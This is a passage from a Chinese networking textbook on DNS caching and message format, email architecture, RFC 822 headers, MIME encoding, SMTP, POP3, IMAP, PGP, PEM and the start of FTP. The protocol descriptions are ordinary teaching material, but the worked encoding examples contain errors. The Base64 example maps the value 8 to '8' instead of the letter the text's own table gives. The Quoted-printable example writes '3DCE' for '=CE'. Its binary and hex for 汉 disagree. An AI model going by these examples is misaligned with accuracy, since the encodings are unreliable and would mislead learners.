


图 3-24 本地域名服务器采用迭代查询

另外，在域名服务器中常常使用高速缓存来提高 DNS 的查询效率。主机和每个域名服务器都维护一个高速缓存，存放最近查询过的域名以及从何处获得域名映射信息的记录。当有域名解析请求时，首先在自己的高速缓存中查找，若没有才向其他域名服务器求助。为了维护最新的高速缓存中的记录，高速缓存中的记录隔一段时间还要进行清除处理。

（5）DNS 报文格式

报文由 12 字节的首部和 4 个长度可变的字段组成。标识字段由客户程序设置并有服务器返回结果，如图 3-25 所示。

- QR：0 表示查询报文，1 表示响应报文
- opcode：通常值为 0（标准查询），其他值为 1（反向查询）和 2（服务器状态请求）
- AA：表示授权回答（authoritative answer）
- TC：表示可截断的（truncated）




图 3-25 DNS 的报文格式

- RD：表示期望递归
- RA：表示可用递归
- 随后 3bit 必须为 0
- rcode：返回码，通常为 0（没有差错）和 3（名字差错）

2．电子邮件协议

（1）邮件系统功能

电子邮件系统的主要功能包括撰写、显示、处理、传输和报告五项基本功能。其中撰写、显示、处理是用户代理至少应当具有的三个功能，而传输和报告是邮件服务器应该具备的功能。

- 撰写：给用户提供很方便地编辑信件的环境。
- 显示：能方便地在计算机屏幕上显示出来信（包括来信附上的声音和图像）。
- 处理：处理包括发送邮件和接收邮件。收信人应能根据情况按不同方式对来信进行处理。例如，阅读后删除、存盘、转发等，对于不愿收的信件可直接在邮箱中删除。
- 传输：包括发送和接收。发送是把邮件从邮件发送者的 PC 机中发送到本地邮件服务器，以及从本地邮件服务器传送到目的邮件服务器的过程。接收是把邮件从目的邮件服务器传送到接收邮件用户的 PC 机中的过程。
- 报告：是邮件服务器向发信人报告邮件传送的情况。如已发送成功、发送失败等。

（2）体系结构

邮件系统体系结构如图 3-26 所示。




图 3-26 邮件系统体系结构

体系结构中包括用户代理、邮件服务器、消息传输代理和邮件协议。

用户代理的功能前面已经讲过，邮件服务器的功能是用于存储邮件，这里消息传输代理的功能就是实现前面所说的传输和报告，邮件协议有发送协议 SMTP（Simple Mail Transfer Protocol）、接收协议 POP3/IMAP4（Post Office Protocol - Version 3/ Internet Message Access Protocol 4）。关于邮件协议的功能在下面内容叙述。

（3）邮件格式

一个电子邮件分为信封、首部和主体（正文），首部和主体也称为内容部分。首部需要用户填写，首部写好后邮件系统将自动地将信封所需的信息提取出来并写在信封上。所以用户不需要填写电子邮件信封上的信息。邮件的主体部分由用户自由撰写。

[RFC 822]对邮件的首部格式做了规定（见表 3-4）。

表 3-4 [RFC 822]邮件头所用的一些关键词

关 键 字	含 义
TO: Cc: From:	第一收信人的电子邮件地址 第二收信人的电子邮件地址 撰写邮件的个人或多个名字
Sender: Date:	实际发信人的电子邮件地址 发送邮件的日期和时间
Reply-To:	回信应送达的电子邮件地址
Subject:	在一行中显示一个邮件的简短摘要
Keywords:	用户选择的关键词
Bcc:	盲抄送的电子邮件地址

邮件正文：最简单的内容编码就是 7 位 ASCII 码（SMTP 只能传送这种编码），而且每行不能超过 1000 个字符。

用户在撰写邮件时一般都是使用自己最熟悉的语言文字，但是这种文本不能被 SMTP 传送，而且二进制文件和可执行文件同样也不能被 SMTP 传送。

但是在通用 Internet 邮件扩充 MIME（Multipurpose Internet Mail Extensions）中定义了传送非 ASCII 码的编码规则。MIME 的内容传送编码规则有 Base64 和 Quoted-printable encoding。

Base64：适用于传送任意的二进制文件。具体编码规则如下：

第一步，将二进制代码划分为一个个 24bit 长度的单元。

第二步，将每一个 24bit 单元划分为 4 个 6bit 组。每一个 6bit 组按以下方法转换成 ASCII 码。6bit 的二进制代码共有 64 种不同的值（0 到 63）。

先排大写字母：A 表示 0，B 表示 1……

再排小写字母：a 表示 26，b 表示 27……

再排 10 个数字：0 表示 52，1 表示 53……

最后+表示 62，/表示 63。

例：有二进制代码：00110100 01000100 11001000

解：先划分为 4 个 6bit 分组：

	001101	000100	010011	001000
对应的 Base64 编码：	N	E	T	8
最后要传送的 ASCII：	01001110	01000101	01010100	00001000

Quoted-printable 编码：适用于当所传送的数据中只有少量的非 ASCII 码。“＝”和不可打印的 ASCII 码以及非 ASCII 码的数据的编码规则为：先将每个字节的二进制代码用两个十六进制数字表示，然后在前面加上一个“＝”，简单地说就是 ASCII 码大于 127 的字符替换为＝及两个 16 进制数。“=”的 Quoted-printable 编码为“3D”。

例如：武汉的二进制编码为：11001110 11100100 10111010 10110101

对应的十六进制编码：	CE	E4	BA	BA
Quoted-printable 编码：	3DCE	3DE4	3DBA	3DBA

（4）邮件发送与接收协议

SMTP 发送协议：SMTP 的工作方式也是客户服务器的方式。负责发送邮件的 SMTP 进程就是 SMTP 客户，负责接收邮件的 SMTP 进程是 SMTP 服务器。它在传输层使用 TCP 协议进行传输。

SMTP 规定在两个相互通信的 SMTP 进程之间应如何交换信息。

它规定了 14 条命令和三类应答信息。每条命令用 4 个字母组成。

① SMTP 命令集。

HELO 发送身份标识

MAIL 识别邮件发起方

RCPT 识别邮件接收方

DATA 传送报文文本

RSET 放弃当前邮件事物

NOOP 无操作

QUIT 关闭 TCP 连接

SEND 向终端发送邮件

SOML 若可能向终端发送邮件，否则发往信箱

SAML 向终端和信箱发送邮件

VRFY 证实用户名

EXPN 返回邮件发送清单的成员

HELP 发送帮助文档

TURN 颠倒发送方和接收方的角色

② SMTP 应答码包括肯定、暂时否定、永久否定三大类。

③ 建立连接。

第一步：使用 SMTP 的熟知端口号码(25)与目的主机的 SMTP 服务器建立 TCP 连接（不使用中间服务器）

第二步：接收程序通过应答 220 标识自己就绪

第三步：发送程序发送 HELO 标识自己

第四步：SMTP 服务器若有能力接收邮件，则回答："250 OK"，表示已准备好接收。若 SMTP 服务器不可用，则回答"421 Service not available（服务不可用）"。

④ 传送。

第一步：用一个 MAIL 命令标识报文发起方

第二步：用一个或多个 RCPT 命令标识报文的接收方

第三步：用一个 DATA 命令传送报文文本

⑤ 释放连接。

第一步：发送一个 QUIT 命令，并等待应答

第二步：关闭 TCP 连接

接收协议：

⑥ POP3

POP3 也使用客户服务器的工作方式。在接收邮件的用户 PC 机中必须运行 POP 客

户程序，而在用户所连接的 ISP 的邮件服务器中则运行 POP3 服务器程序。POP3 服务器具有身份鉴别功能，用户只有输入鉴别信息后才允许对邮箱进行读取，另外它还具有从服务器读取邮件并存放到本地机器上以及对邮件删除、备份等其他操作功能。

POP3 也使用 TCP 协议，对邮件进行传输。

POP3 协议的一个特点就是只要用户从 POP 服务器读取了邮件，POP 服务器就将该邮件删除了。

⑦ IMAP

IMAP 是一个联机协议。当用户 PC 机上的 IMAP 客户程序打开 IMAP 服务器的邮箱时，用户就可看到邮件的首部。用户打开某个邮件时，那个邮件才传到用户的计算机上。所以用户可以在不同的地方使用不同的计算机反复阅读自己的邮件，直到用户发出删除邮件的命令，IMAP 服务器邮箱中的邮件会一直保存着。

（5）邮件保密

电子邮件中有时会有一些非常隐私的东西，但电子邮件在传输过程中除了必须到达的邮件服务器外，还经常需要多个路由器进行转发，所以邮件的保密问题就成为一个值得考虑的问题。

① PGP（Pretty Good Privacy）协议。

PGP 协议虽然不是 Internet 的正式标准，但已被广泛使用。PGP 的功能包括加密、鉴别、电子签名和压缩等技术。这些功能保证了电子邮件的安全性、报文完整性和发送方鉴别。下面通过一个例子来具体说明 PGP 的工作过程。

假定张三要向李四发送安全电子邮件，使用 PGP 协议来保证其安全性。发送方张三应该有三个密钥：自己的私钥 KDA，李四的公钥 KEB，自己生成的一次性密钥 K。接收方李四需要两把密钥：自己的私钥 KDB 和张三的公钥 KEA。具体工作过程如下：

发送方张三的工作：

第一步，使用 MD5 对所发邮件的明文 M 进行摘要运算，结果为 H(M)。

第二步，张三使用自己的私钥 KDA 对摘要 H(M)进行数字签名，结果为 E(H（M)，KDA)。

第三步，把 E(H（M)， KDA)和明文 M 拼接在一起，结果为 E(H（M)， KDA)＋M。

第四步，张三使用自己生成的一次性密钥 K 对 E(H（M)， KDA)＋M 进行加密，E（E(H（M)，KDA)＋M，K）。

第五步，使用李四的公钥对张三的一次性私钥进行加密，结果为 E（K，KEB）。

第六步，对 E（E(H（M)， KDA)＋M，K）进行压缩，然后和 E（K，KEB）一起发送给李四。

接收方李四的工作：

第一步，接收后，把压缩文件和 E（K，KEB）进行分开，并对压缩文件进行解压缩。

第二步，李四用自己的私钥对 E（K，KEB）进行解密，D(E（K，KEB），KDB)=K。

第三步，李四用密钥 K 对 E（E(H（M)， KDA)+M，K）进行解密，D（E（E(H（M)，KDA)+M，K））＝E(H（M)， KDA)+M 。

第四步，把 E(H（M)， KDA)+M 分开为 E(H（M)， KDA)和 M。

第五步，用张三的公钥对 E(H（M)， KDA)核实签名，得到结果 H（M)。

第六步，李四对明文 M 进行 MD5 的摘要运算，得到结果 h（M)。

第七步，比较 H（M）和 h（M）是否相等。如果相等证明电子邮件是张三发的。而且报文 M 没有被篡改，即报文的完整性得到检验。

② PEM（Privacy Enhanced Mail ）协议。

PEM 是因特网的邮件加密建议标准，由四个 RFC 文档来描述：

RFC 1421：报文加密与鉴别过程。

RFC 1422：基于证书的密钥管理。

RFC 1423：PEM 的算法、工作方式和标识符。

RFC 1424：密钥证书和相关的服务。

PEM 的功能和 PGP 的差不多，都是对基于[RFC 822]的电子邮件进行加密和鉴别。每个报文都是使用一次一密的方法进行加密，并且密钥也是放在报文中一起在网络上传送。对密钥还必须加密，可以使用 RSA 或三重 DES。PEM 有比 PGP 更完善的密钥管理机制。由证书管理机构(Certificate Authority，CA)发布证书。

3．文件传输协议 FTP（File Transfer Protocol）

（1）FTP 概述

FTP 的功能是实现在客户机（本地机）和 FTP 服务器（远程计算机）之间文件的传送，通常把文件从 FTP 服务器上拷到本地计算机，称为下载；把本地计算机的文件送到 FTP 服务器上，称为上载。

